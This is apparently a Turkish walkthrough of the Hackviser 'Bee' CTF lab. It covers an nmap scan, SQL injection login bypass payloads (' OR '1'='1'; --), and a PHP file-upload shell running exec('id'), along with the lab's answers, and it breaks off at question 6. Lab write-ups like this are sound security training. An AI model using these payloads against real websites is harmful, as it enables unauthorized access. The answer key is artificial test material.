## Bee : Isınma


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -O -T4 -Pn 172.20.5.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 02:55 EDT
Nmap scan report for 172.20.5.104
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql   MySQL (unauthorized)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/19%OT=80%CT=1%CU=32272%PV=Y%DS=2%DC=I%G=Y%TM=671
OS:357E3%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=A
OS:)OPS(O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M50
OS:9ST11NW7%O6=M509ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88
OS:)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)

Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.03 seconds
```


Nmap ile açık portları tarıyoruz.80 ve 3306 portlarını açık olduğunu görüyoruz.

80 portu açık olduğu için siteyi inceliyoruz.





Login olmaya çalışıyoruz.

"http://dashboard.innovifyai.hackviser/" sayfasına gidiyor ama sayfa açılmıyor.




Bu hata, DNS çözümlemesi yapılamadığı için ortaya çıkmış olabilir. Eğer tarayıcı bir alan adını çözümleyemezse, web sitesine ulaşamaz ve bu da "sunucuya bağlanılamadı" gibi hatalara yol açar. Bu tür bir problemle karşılaşıldığında, domain'in DNS kayıtlarının doğru yapılandırılıp yapılandırılmadığını kontrol etmek ve gerekli kayıtlarını eklemek sorunu çözebilir.




Bu dosya, Kali Linux'taki "/etc/hosts" dosyasıdır ve işletim sisteminin yerel DNS çözümlemesini yaparken kullandığı bir yapılandırma dosyasıdır. Bu dosya, belirli IP adreslerini doğrudan belirli alan adlarına (hostname) bağlayarak, DNS sunucusuna başvurmadan bu eşlemeyi gerçekleştiren bir kayıt sistemidir.


Bu komut, Kali Linux'ta "`/etc/hosts`" dosyasına yeni bir IP adresi ve alan adı eşleşmesi ekler.





Artık login sayfasına erişebiliyoruz.

2)Sitede oturum açabilmek için hosts dosyasına hangi domaini eklediniz?


dashboard.innovifyai.hackviser

Login paneline giriş yapmamız gerekiyor önce zafiyet araştırmasını yapmamız gerekiyor.

SQL Injection zafiyeti var mı diye araştırmaya başladık. Password alanında zafiyet var mı diye baktım ama zafiyet gözükmüyor. Email kısmını incelediğimizde email dışında bir şey girmemizi engellediği için SQL Injection zafiyeti payloadlarını incelemiyorum.




Email kısmındaki type=”email” alanını silersek email dışında şeyler deneyebiliriz bu sayede SQL Injection zafiyeti var mı kontrol etmiş oluruz. Email alanında “ ' UNION SELECT null; -- “ payloadını deniyoruz ve login olmaya çalışyoruz.





Hata mesajı dönüyor.Burdan SQL Injection zafiyeti olduğunu çıkıyoruz.

Login panellini bypass ederek sitemimize giriş yapmamız lazım. Email kısmına en çok kullandığımız payload olan “ ' OR '1'='1'; -- “ deniyoruz ve sistemi bypass edebiliyoruz.

3)Hangi zafiyet ile login panelini bypass ettiniz?


SQL Injection




Login paneli bypass ederek admin paneline ulaştık. Sayfayı inceliyoruz setting kısmını buluyoruz.

4)Login'i bypass ederek erişim elde ettiğiniz panelde kullanıcı ayarlarını içeren sayfanın adı ve uzantısı nedir?

settings.php





Settings.php sayfasında resim yükleme kısmı buluyor. Burda file upload zafiyeti var mı diye inceliyoruz. “Jpg “ uzantısı dışında dosyaları da girmemizi sağlıyor bu yüzden file upload zafiyetini istismar etmemiz lazım.

Bir Shell oluşturarak uzaktan erişim yapmamız lazım.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nano shell.php

┌──(root㉿kali)-[/home/kali/Desktop]
└─# cat shell.php
<?php echo exec('id'); ?>
```

Shell.php dosyamızı oluşturduk. Şimdi bunu yüklememiz lazım. Shell.php kısmında çalıştırdığımız zaman kullanıcı id si bilgisine ulaşıyoruz.




uid=33(www-data) gid=33(www-data) groups=33(www-data)

5) File upload zafiyeti ile makinede shell aldığınız kullanıcının id'si nedir?

33

6)